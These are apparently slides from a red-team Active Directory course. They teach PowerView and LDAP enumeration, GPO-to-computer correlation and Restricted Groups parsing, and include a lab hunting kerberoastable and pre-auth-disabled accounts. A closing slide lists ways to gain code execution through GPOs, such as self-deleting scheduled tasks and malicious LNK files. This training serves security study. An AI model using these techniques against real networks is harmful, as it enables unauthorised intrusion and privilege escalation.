
DirectorySearcher

- The **[System.DirectoryServices.DirectorySearcher]** class allows for searching against an Active Directory instance
  - **$Searcher = New-Object DirectoryServices.DirectorySearcher('(samaccountname=harmj0y)')**
  - **$Searcher.FindAll()** : finds ALL results
  - **$Searcher.FindOne()** : finds ONE result
- The **[adsisearcher]** accelerator is an easy **DirectorySearcher** alias:
  - **([adsisearcher]'(samaccountname=harmj0y)').FindAll()**




Processing **DirectorySearcher** Results

- The results from **DirectorySearcher** will be one or more objects with **Path** (AdsPath) and **Properties**
  - Some of these properties will be COM objects >_<
  - PowerView unwraps and converts most major object properties for you



Sidenote: Property Optimization

- A **DirectorySearcher** object has a **PropertiesToLoad** property that implements the **.Add()** and .**AddRange()** methods
- This instructs the LDAP server/domain controller to return *only* those specific properties, “optimizing to the left”



LDAP ADsPath

- The Microsoft LDAP provider ADsPath requires the following format:
  - **LDAP://HostName[:PortNumber][/DistinguishedName]**
- This path either points to a specific object to bind to:
  - Ex: **LDAP://CN=harmj0y,CN=Users,DC=testlab,DC=local**
- Or a container to search through (like an OU):
  - Ex: **LDAP://OU=EastUS,DC=testlab,DC=local**
- HostName is used to bind to a specific domain controllers:
  - Ex: **LDAP://primary.testlab.local/CN=harmj0y,CN=Users,DC=testlab,DC=local**

LDAP Filters

- An LDAP filter has to take the form of:
  - **(<AD Attribute><comparison operator><value>)**
- Comparison operators: **=, >=, <=**
  - Wildcards are accepted for non-binary values!
  - Ex: users with “pass” in the description field:
    (&((samAccountType=805306368)(description=*pass*)))
- Logical operators: **!, &, |**
- Combining filters:
  - **(&(|(|(samAccountName=testuser)(name=testuser))))**
- To search for objects with a specific property set:
  - **(property=*)**

Binary LDAP Filters

- To build filters for binary object fields, like **userAccountControl**, you need to use a bitwise filter
  - Format: <attributename:ruleOID:=value>
  - **1.2.840.113556.1.4.803** : true if ALL bits match (AND)
  - **1.2.840.113556.1.4.804** : true if ANY bits match (OR)
- Example: find all users with “Password Never Expires”
  - **(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=65536))**
- Example: find all groups with a ‘Domain Local’ scope
  - **(groupType:1.2.840.113556.1.4.803:=4)**

objectCategory vs objectClass

objectCategory	objectClass	Result
person	user	user objects
person		user and contact objects
person	contact	contact objects
	user	user and computer objects
computer		computer objects
user		user and contact objects
	contact	contact objects
	computer	computer objects
	person	user, computer, and contact objects
contact		user and contact objects
group		group objects
	group	group objects
person	organizationalPerson	user and contact objects
	organizationalPerson	user, computer, and contact objects
organizationalPerson		user and contact objects

https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx

The Global Catalog

- The global catalog (GC) is a partial copy of all objects in an Active Directory forest
  - meaning that some object properties (but not all) are contained within it
- This data is replicated among all domain controllers marked as global catalogs for the forest
- To find all global catalogs in the forest:
  - **[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().FindAllGlobalCatalogs()**
- In practice, you should just be able to use **GC://domainname.com** as the search base, as there has to be at least one GC per domain

The Global Catalog : LDAP Searching

- To use a global catalog with PowerView:
  - **-SearchBase “GC://domain.local”**
- To use a global catalog with manual LDAP searching, you first need to bind to the GC with **[adsi]** and then bind to the result with **[adsisearcher]**:
  - **$Searcher = [ADSISearcher][ADSI]”GC://covertius.local”**
  - **$Searcher.Filter = ‘(samaccountname=harmj0y)’**
  - **$Searcher.FindAll()**
- **Note:** global catalog searches use a different port (3268) than regular LDAP searches (389)

Lab: LDAP Searching

- Find all users that have some type of constrained delegation set
  - Return their **sam account name**
- Find all universal groups in **covertius.local**
  - Return **distinguished name**
- Find all users with Kerberos pre-authentication not enabled
  - Return the **description** and display **name**
- Find all kerberoast-able accounts **in the forest** (users with “serviceprincipalname” set)
  - Return the SPN and distinguished name
- Find all ‘privileged’ users **in the domain** (distinguished names)
- The solution is in **.\Labs\Day 2\LDAP Searching**

Group Policy Objects

GPOs - Background

- Group policy objects (GPOs) are essentially collections of settings that are applied to groupings of computers (***and users!***)
  - By default, group policy is updated in the background every 90 minutes, with a randomized offset of 0-30 minutes
  - Settings are stored as files in SYSVOL that all domain users can read
- What (interesting) things can GPOs set?
  - Local admin passwords
  - Local group membership
  - User rights assignment (i.e. SeLoadDriverPrivilege)
  - LAPS settings
  - Registry entries
  - Scheduled tasks, logon/logoff scripts, and tons more!

GPO Settings

- After settings are defined in a GPO, the GPO is linked to:
  - A site
  - A domain object itself (i.e. the ‘Default-Domain-Policy’)
  - An organizational unit (OU) - this is the most common application
- These links can easily be enumerated through the **gpLink** attribute of OU/site/domain objects in AD

```
PS C:\Users\dfm.a\Desktop> Get-DomainOU -LDAPFilter "(gplink=*)" | Select -Last
1


usncreated             : 58277
name                   : Workstations
gplink                 : [LDAP://cn={47543975-8606-4B80-A86C-FCA31369F434},cn=po
                         licies,cn=system,DC=testlab,DC=local;0]
whenchanged            : 4/10/2017 10:40:13 PM
objectclass            : {top, organizationalUnit}
usnchanged             : 58287
dscorepropagationdata  : {4/10/2017 10:39:25 PM, 1/1/1601 12:00:00 AM}
distinguishedname      : OU=Workstations,DC=testlab,DC=local
ou                     : Workstations
```

OU GPO Inheritance

- When a machine enumerates OU GPOs that it may need to apply, it starts with the “lowest-level” OU
  - i.e. for “CN=WINDOWS1,OU=Child,OU=Parent, …”, “OU=Child” is applied before “OU=Parent”
- OUs can block inheritance of GPOs applied to higher level OUs by setting **gpOptions=1**
- BUT higher level GPOs can be set to “enforced”, which overrides any lower-level OU attempts to block it
  - PowerView’s **Get-DomainGPO -ComputerIdentity** handles all this logic for you :)

GPO -> Computer Correlation

- If you have a *particular* GPO and you want to know what systems it applies to:
  - **Get-DomainOU -GPLink '<GUID>' | % {Get-DomainComputer -SearchBase $_.distinguishedname -Properties dnshostname}**

```
PS C:\Users\dfm.a\Desktop> Get-DomainOU -GPLink 'D61EC832-B979-4BC6-B1
B7-ACF2147EF76D' | % {Get-DomainComputer -SearchBase $_.distinguishedn
ame -Properties dnshostname}

dnshostname
-----------
WINDOWS2.testlab.local
```

Restricted Groups

- There are two ways that GPOs can set local group memberships: **Restricted Groups** and **Group Policy Preferences**
- The information for Restricted Groups (GPO\Computer Configuration\Windows Settings\Security Settings\Restricted Groups) is stored at as an .ini file in **GPO\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf**
  - We want the *S-1-5-32-544__members (‘Administrators’) and the name/SID of any domain group with a ‘GROUP__memberof = *S-1-5-32-544’ set (meaning that group is a member of local administrators)
  - Can modify the local group SID (i.e. can substitute “Remote Desktop Users”/S-1-5-32-555)

Restricted Groups


- Here's how local groups can be nested, which determined what relationships we cared about in the previous slide using Restricted Groups:

	Local Group	Domain Group
Using of "Members"	• Local Users • Domain Users • Domain Groups	Not applicable
Using "Member Of"	Not Applicable (*)	• Local Groups

http://social.technet.microsoft.com/wiki/contents/articles/20402.active-directory-group-policy-restricted-groups.aspx

Group Policy Preferences

- Settings are stored as an .XML in GPO\MACHINE\Preferences\Groups\Groups.xml
  - Allows for really granular applications of settings through environmental keying (by hostname, WMI info, etc.)



GPO Local Group Correlation

- **For mass enumeration:**
  - Enumerate all GPO objects
  - Parse any Restricted Groups (GptTmpl.inf) files found, as well as any Group Policy Preferences (Groups.xml), extracting out any information that modifies local group membership
  - For any GPO that modifies local groups, search for any OU, site, and/or domain object where the gPlink field matches the GPO GUID
  - Enumerate all computers that are a part of the OU/site/domain
- **For specific user/group enumeration:**
  - Enumerate all groups the user/group is a nested part of
  - Filter the raw GPO mapping by the SIDs for the user/group and any group the target is a part of

Sidenote: Code Execution With GPOs


- ACLs come later, but what we care about with GPOs are the edit rights to the **gpcfilesyspath** property
  - These rights are cloned onto the GPO folder in SYSVOL
  - Remember that GPOs can apply to both *users* and *computers*

- There a large number of different ways GPOs can be used to compromise users/machines they're applied to


Code Execution With GPOs

- There are a number of ways GPOs can be used to gain code execution on a system or user the GPO is applied to:
  - Add local admin with Restricted Groups/GPP
  - Add registry autoruns
  - Software Installation -> push out .MSI packages
  - Scripts -> push scripts to startup/shutdown folder
  - Shortcuts -> malicious LNK file
  - Scheduled tasks -> New Immediate Scheduled Task, New Scheduled Task
- Our preference is an “Immediate” scheduled task, which runs and then deletes itself immediate after

